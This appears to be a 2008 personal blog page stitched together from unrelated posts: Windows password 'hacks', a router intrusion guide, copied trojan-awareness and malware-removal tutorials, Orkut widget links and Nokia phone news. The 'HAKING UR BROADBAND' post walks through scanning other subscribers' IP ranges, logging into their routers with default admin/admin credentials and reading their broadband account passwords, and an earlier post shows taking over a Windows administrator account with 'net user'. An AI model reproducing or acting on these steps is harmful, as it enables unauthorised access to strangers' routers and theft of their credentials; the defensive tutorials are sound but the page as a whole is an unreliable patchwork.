Friday, September 26, 2008

Do anyone know where the password file is stored in pc

Do anyone know where the password file is stored in pc


Do anyone know where the password file is stored in pc(user account's) ?
[Windows+Admin+password+Hack.jpg]
Here is the answer for it
http://www.messhacker.com/hackscr.jpg

Yes password file was stored in windows system32 config and sam file

named as SAM

location : C:\windows\system32\config\SAM


we can change password by entering into the location given above.
limitation:
you cant access properly if you have not the administrator rights even you can do the changes if you are added in the power user list other wise you cant do anything with the limited account.

But you can do using cmd as given below

Go to Dos type net user administrator *
press enter now type your own password

http://www.hack-passwords.com/spy_software_images/spybuddy.jpg
So now you have hacked the administrator


another way :
This is a utility to (re)set the password of any user that has a valid (local) account on your NT system.
You do not need to know the old password to set a new one.
It
works offline, that is, you have to shutdown your computer and boot off a floppydisk or CD. The bootdisk includes stuff to access NTFS and FAT/FAT32 partitions and scripts to glue the whole thing together.
Will detect and offer to unlock locked or disabled out user accounts!
It is also an almost fully functional registry editor!
Windows Admin Hack allows you to reset the administrator password on
Windows 2000/XP.
The ISO must be burned to a CD or Flash drive.
When it is booted, a mini version of linux starts which allows the
administrator password to be reset. useful if you need to work on a
machine the password is unknown.

GAMES

GAMES Animations - carglobe-01 NFS CARBON FREE DOWNLOAD CLIK HERE age of empires many more .......


JNTU BTECH PREVIOUS QUESTION PAPERS

GRE GMAT SAT GATE ONLINE MOCK TESTS

JNTU BTECH TEXT BOOKS FOR ALL

HAKING UR BROADBAND

HAKING UR BROADBAND


Step 1: Download any port Scanner (i prefer Super Scan, IPscanner, gfi LAN nat secirity scanner)
http://russellthomas.files.wordpress.com/2007/06/01data.jpg
Step 2: First Get your ip

Go to Command prompt type ipconfig /all
Hit enter.
You will see your ip as a clients ip.
suppose its 61.1.1.51

Step 3: write your ip in IP scanner Software and scan for alive IPs in the below range
start:61.1.1.1 to End:61.1.255.255


Step 4: Then check in your scanner which alive IPs has the port 80 open or 23 for telnet.


Step 5: if port 80 is open then Enter that IP in your web browser
if 23 port is open then u should know how to telnet it from cmd........


Step 6: It asks for user ID AND password type

username =admin
password =admin or password

It is the default password for most of the routers.

if denied then use on another alive IP

Step 7: If success then it will show router settings page of tht IP user
There goto Home -> Wan Setting and the user name and password of his account will appear there.

Step 8: use Show Password tools to view the password in asterisks ********.
http://www.henshinonline.com/images/ef_hackSIGN.jpg

now you have username and password ready for use

COMMENT HERE FOR ANY PROBLEMS

Trojan Horse Attacks

Trojan Horse Attacks

If you were referred here, you may have been "hacked" by a Trojan horse attack. It's crucial that you read this page and fix yourself immediately. Failure to do so could result in being disconnected from the IRC network, letting strangers access your private files, or worst yet, allowing your computer to be hijacked and used in criminal attacks on others.

by Joseph Lo aka Jolo, with much help from countless others
This page is part of IRChelp.org's security section at http://www.irchelp.org/irchelp/security/
updated Feb 5, 2006

Contents:


I. What is a Trojan horse?

Trojan horse attacks pose one of the most serious threats to computer security. If you were referred here, you may have not only been attacked but may also be attacking others unknowingly. This page will teach you how to avoid falling prey to them, and how to repair the damage if you already did. According to legend, the Greeks won the Trojan war by hiding in a huge, hollow wooden horse to sneak into the fortified city of Troy. In today's computer world, a Trojan horse is defined as a "malicious, security-breaking program that is disguised as something benign". For example, you download what appears to be a movie or music file, but when you click on it, you unleash a dangerous program that erases your disk, sends your credit card numbers and passwords to a stranger, or lets that stranger hijack your computer to commit illegal denial of service attacks like those that have virtually crippled the DALnet IRC network for months on end.

The following general information applies to all operating systems, but by far most of the damage is done to/with Windows users due to its vast popularity and many weaknesses.

(Note: Many people use terms like Trojan horse, virus, worm, hacking and cracking all interchangeably, but they really don't mean the same thing. If you're curious, here's a quick primer defining and distinguishing them. Let's just say that once you are "infected", trojans are just as dangerous as viruses and can spread to hurt others just as easily!)

II. How did I get infected?

Trojans are executable programs, which means that when you open the file, it will perform some action(s). In Windows, executable programs have file extensions like "exe", "vbs", "com", "bat", etc. Some actual trojan filenames include: "dmsetup.exe" and "LOVE-LETTER-FOR-YOU.TXT.vbs" (when there are multiple extensions, only the last one counts, be sure to unhide your extensions so that you see it). More information on risky file extensions may be found at this Microsoft document.

Trojans can be spread in the guise of literally ANYTHING people find desirable, such as a free game, movie, song, etc. Victims typically downloaded the trojan from a WWW or FTP archive, got it via peer-to-peer file exchange using IRC/instant messaging/Kazaa etc., or just carelessly opened some email attachment. Trojans usually do their damage silently. The first sign of trouble is often when others tell you that you are attacking them or trying to infect them!

III. How do I avoid getting infected in the future?

You must be certain of BOTH the source AND content of each file you download! In other words, you need to be sure that you trust not only the person or file server that gave you the file, but also the contents of the file itself.

Here are some practical tips to avoid getting infected (again). For more general security information, please see our main security help page.

  1. NEVER download blindly from people or sites which you aren't 100% sure about. In other words, as the old saying goes, don't accept candy from strangers. If you do a lot of file downloading, it's often just a matter of time before you fall victim to a trojan.
  2. Even if the file comes from a friend, you still must be sure what the file is before opening it, because many trojans will automatically try to spread themselves to friends in an email address book or on an IRC channel. There is seldom reason for a friend to send you a file that you didn't ask for. When in doubt, ask them first, and scan the attachment with a fully updated anti-virus program.
  3. Beware of hidden file extensions! Windows by default hides the last extension of a file, so that innocuous-looking "susie.jpg" might really be "susie.jpg.exe" - an executable trojan! To reduce the chances of being tricked, unhide those pesky extensions.
  4. NEVER use features in your programs that automatically get or preview files. Those features may seem convenient, but they let anybody send you anything which is extremely reckless. For example, never turn on "auto DCC get" in mIRC, instead ALWAYS screen every single file you get manually. Likewise, disable the preview mode in Outlook and other email programs.
  5. Never blindly type commands that others tell you to type, or go to web addresses mentioned by strangers, or run pre-fabricated programs or scripts (not even popular ones). If you do so, you are potentially trusting a stranger with control over your computer, which can lead to trojan infection or other serious harm.
  6. Don't be lulled into a false sense of security just because you run anti-virus programs. Those do not protect perfectly against many viruses and trojans, even when fully up to date. Anti-virus programs should not be your front line of security, but instead they serve as a backup in case something sneaks onto your computer.
  7. Finally, don't download an executable program just to "check it out" - if it's a trojan, the first time you run it, you're already infected!

IV. How do I get rid of trojans?!?

Here are your many options, none of them are perfect. I strongly suggest you read through all of them before rushing out and trying to run some program blindly. Remember - that's how you got in this trouble in the first place. Good luck!

  1. Clean Re-installation: Although arduous, this will always be the only sure way to eradicate a trojan or virus. Back up your entire hard disk, reformat the disk, re-install the operating system and all your applications from original CDs, and finally, if you're certain they are not infected, restore your user files from the backup. If you are not up to the task, you can pay for a professional repair service to do it.

  2. Anti-Virus Software: Some of these can handle most of the well known trojans, but none are perfect, no matter what their advertising claims. You absolutely MUST make sure you have the very latest update files for your programs, or else they will miss the latest trojans. Compared to traditional viruses, today's trojans evolve much quicker and come in many seemingly innocuous forms, so anti-virus software is always going to be playing catch up. Also, if they fail to find every trojan, anti-virus software can give you a false sense of security, such that you go about your business not realizing that you are still dangerously compromised. There are many products to choose from, but the following are generally effective: AVP, PC-cillin, and McAfee VirusScan. All are available for immediate downloading typically with a 30 day free trial. For a more complete review of all major anti-virus programs, including specific configuration suggestions for each, see the HackFix Project's anti-virus software page [all are ext. links]. When you are done, make sure you've updated Windows with all security patches [ext. link].

  3. Anti-Trojan Programs: These programs are the most effective against trojan horse attacks, because they specialize in trojans instead of general viruses. A popular choice is The Cleaner, $30 commercial software with a 30 day free trial. To use it effectively, you must follow hackfix.org's configuration suggestions [ext. link]. When you are done, make sure you've updated Windows with all security patches [ext. link], then change all your passwords because they may have been seen by every "hacker" in the world.

  4. IRC Help Channels: If you're the type that needs some hand-holding, you can find trojan/virus removal help on IRC itself, such as EFnet #dmsetup or DALnet #NoHack. These experts will try to figure out which trojan(s) you have and offer you advice on how to fix it. The previous directions were in fact adapted from advice given by EFnet #dmsetup. (See our networks page if you need help connecting to those networks.)

Appendices:

These files were referred to in the text above, and provide additional information.

How to remove a Trojan

How to remove a Trojan, Virus, Worm, or other Malware

Table of Contents


Dialers, Trojans, Viruses, and Worms Oh My!

If you use a computer, read the newspaper, or watch the news, you will know about computer viruses or other malware. These are those malicious programs that once they infect your machine will start causing havoc on your computer. What many people do not know is that there are many different types of infections that are categorized in the general category of Malware.

Malware - Malware is programming or files that are developed for the purpose of doing harm. Thus, malware includes computer viruses, worms, Trojan horses, spyware, hijackers, and certain type of adware.

This article will focus on those malware that are considered viruses, trojans, worms, and viruses, though this information can be used to remove the other types of malware as well. We will not go into specific details about any one particular infection, but rather provide a broad overview of how these infections can be removed. For the most part these instructions should allow you to remove a good deal of infections, but there are some that need special steps to be removed and these won't be covered under this tutorial.

Before we continue it is important to understand the generic malware terms that you will be reading about.

Adware - A program that generates popups on your computer or displays advertisements. It is important to note that not all adware programs are necessarily considered malware. There are many legitimate programs that are given for free that display ads in their programs in order to generate revenue. As long as this information is provided up front then they are generally not considered malware.

Backdoor - A program that allows a remote user to execute commands and tasks on your computer without your permission. These types of programs are typically used to launch attacks on other computers, distribute copyrighted software or media, or hack other computers.

Dialler - A program that typically dials a premium rate number that has per minute charges over and above the typical call charge. These calls are with the intent of gaining access to pornographic material.

Hijackers - A program that attempts to hijack certain Internet functions like redirecting your start page to the hijacker's own start page, redirecting search queries to a undesired search engine, or replace search results from popular search engines with their own information.

Spyware - A program that monitors your activity or information on your computer and sends that information to a remote computer without your knowledge.

Trojan - A program that has been designed to appear innocent but has been intentionally designed to cause some malicious activity or to provide a backdoor to your system.

Virus - A program that when run, has the ability to self-replicate by infecting other programs and files on your computer. These programs can have many effects ranging from wiping your hard drive, displaying a joke in a small box, or doing nothing at all except to replicate itself. These types of infections tend to be localized to your computer and not have the ability to spread to another computer on their own. The word virus has incorrectly become a general term that encompasses trojans, worms, and viruses.

Worm - A program that when run, has the ability to spread to other computers on its own using either mass-mailing techniques to email addresses found on your computer or by using the Internet to infect a remote computer using known security holes.


How these infections start

Just like any program, in order for the program to work, it must be started. Malware programs are no different in this respect and must be started in some fashion in order to do what they were designed to do. For the most part these infections run by creating a configuration entry in the Windows Registry in order to make these programs start when your computer starts.

Unfortunately, though, in the Windows operating system there are many different ways to make a program start which can make it difficult for the average computer user to find manually. Luckily for us, though, there are programs that allow us to cut through this confusion and see the various programs that are automatically starting when windows boots. The program we recommend for this, because its free and detailed, is Autoruns from Sysinternals.

When you run this program it will list all the various programs that start when your computer is booted into Windows. For the most part, the majority of these programs are safe and should be left alone unless you know what you are doing or know you do not need them to run at startup.

At this point, you should download Autoruns and try it out. Just run the Autoruns.exe and look at all the programs that start automatically. Don't uncheck or delete anything at this point. Just examine the information to see an overview of the amount of programs that are starting automatically. When you feel comfortable with what you are seeing, move on to the next section.

How to remove these infections

We have finally arrived at the section you came here for. You are most likely reading this tutorial because you are infected with some sort of malware and want to remove it. With this knowledge that you are infected, it is also assumed that you examined the programs running on your computer and found one that does not look right. You did further research by checking that program against our Startup Database or by searching in Google and have learned that it is an infection and you now want to remove it.

If you have identified the particular program that is part of the malware, and you want to remove it, please follow these steps.

  1. Download and extract the Autoruns program by Sysinternals to C:\Autoruns

  2. Reboot into Safe Mode so that the malware is not started when you are doing these steps. Many malware monitor the keys that allow them to start and if they notice they have been removed, will automatically replace that startup key. For this reason booting into safe mode allows us to get past that defense in most cases.

  3. Navigate to the C:\Autoruns folder you created in Step 1 and double-click on autoruns.exe.

  4. When the program starts, click on the Options menu and enable the following options by clicking on them. This will place a checkmark next to each of these options.

    1. Include empty locations

    2. Verify Code Signatures

    3. Hide Signed Microsoft Entries

  5. Then press the F5 key on your keyboard to refresh the startups list using these new settings.

  6. The program shows information about your startup entries in 8 different tabs. For the most part, the filename you are looking for will be found under the Logon or the Services tabs, but you should check all the other tabs to make sure they are not loading elsewhere as well. Click on each tab and look through the list for the filename that you want to remove. The filename will be found under the Image Path column. There may be more than one entry associated with the same file as it is common for malware to create multiple startup entries. It is important to note that many malware programs disguise themselves by using the same filenames as valid Microsoft files. it is therefore important to know exactly which file, and the folder they are in, that you want to remove. You can check our Startup Database for that information or ask for help in our computer help forums.

  7. Once you find the entry that is associated with the malware, you want to delete that entry so it will not start again on the next reboot. To do that right click on the entry and select delete. This startup entry will now be removed from the Registry.

  8. Now that we made it so it will not start on boot up, you should delete the file using My Computer or Windows Explorer. If you can not see the file, it may be hidden. To allow you to see hidden files you can follow the steps for your operating system found in this tutorial:

    How to see hidden files in Windows

  9. When you are finished removing the malware entries from the Registry and deleting the files, reboot into normal mode as you will now be clean from the infection.


How to protect yourself in the future

In order to protect yourself from this happening again it is important that take proper care and precautions when using your computer. Make sure you have updated antivirus and spyware removal software running, all the latest updates to your operating system, a firewall, and only open attachments or click on popups that you know are safe. These precautions can be a tutorial unto itself, and luckily, we have one created already:

Simple and easy ways to keep your computer safe and secure on the Internet

Please read this tutorial and follow the steps listed in order to be safe on the Internet. Other tutorials that are important to read in order to protect your computer are listed below.

Understanding Spyware, Browser Hijackers, and Dialers

Understanding and Using Firewalls

Safely Connecting a Computer to the Internet

Using Spybot - Search & Destroy to remove Spyware from Your Computer

Using Ad-Aware SE to remove Spyware & Hijackers from Your Computer

Using SpywareBlaster to protect your computer from Spyware, Hijackers, and Malware

Using IE-Spyad to enhance your privacy and Security


Conclusion

Now that you know how to remove a generic malware from your computer, it should help you stay relatively clean from infection. Unfortunately there are a lot of malware that makes it very difficult to remove and these steps will not help you with those particular infections. In situations like that where you need extra help, do not hesitate to ask for help in our computer help forums. We also have a self-help section that contains detailed fixes on some of the more common infections that may be able to help. This self-help section can be found here:

Spyware & Malware Self-Help and Reading Room


--
Lawrence Abrams
Bleeping Computer Spyware & Malware Removal Series
BleepingComputer.com: Computer Help & Tutorials for the beginning computer user.

Monday, September 22, 2008

Orkut Music Player

Orkut Music Player


CLICK HERE TO GET INSTALLATION CODE FOR MUSIC PLAYER

<---Orkut Themes--->

<---Orkut Themes--->


CLCIK HERE TO GET THE CODES FOR THEMES

Orkut Massenger

Orkut Massenger


CLICK HERE TO GET CODES FOR ORKUT MASSENGER

orkut id

Get Your Orkut ID card


CLICK HERE TO GET CODES OF ORKUT ID CARD

new nokia mobile phones

Fone Arena



Nokia E72 and E75 Videos leaked


Nokia seems to be releasing too many phones these days .. We can hardly keep track of it ..
This leaked video of the Nokia E72 and E75 seem authentic
It seems like it is some confidential video which has been leaked before the product release ..
The video was initially found on youtube but now its says “This video is no longer available due to a copyright claim by Nokia Corporation”
Nokia E75
Slide form factor
QWERTY keyboard
Nokia E72
Upgraded version of the E71
candy bar
Similar Posts:

ShareThis





Nokia E66 Live pictures

Posted: 21 Sep 2008 10:48 PM CDT

Nokia E66 is the latest E-series nokia phone but with the looks and form factor of an ultra cool device

The box package

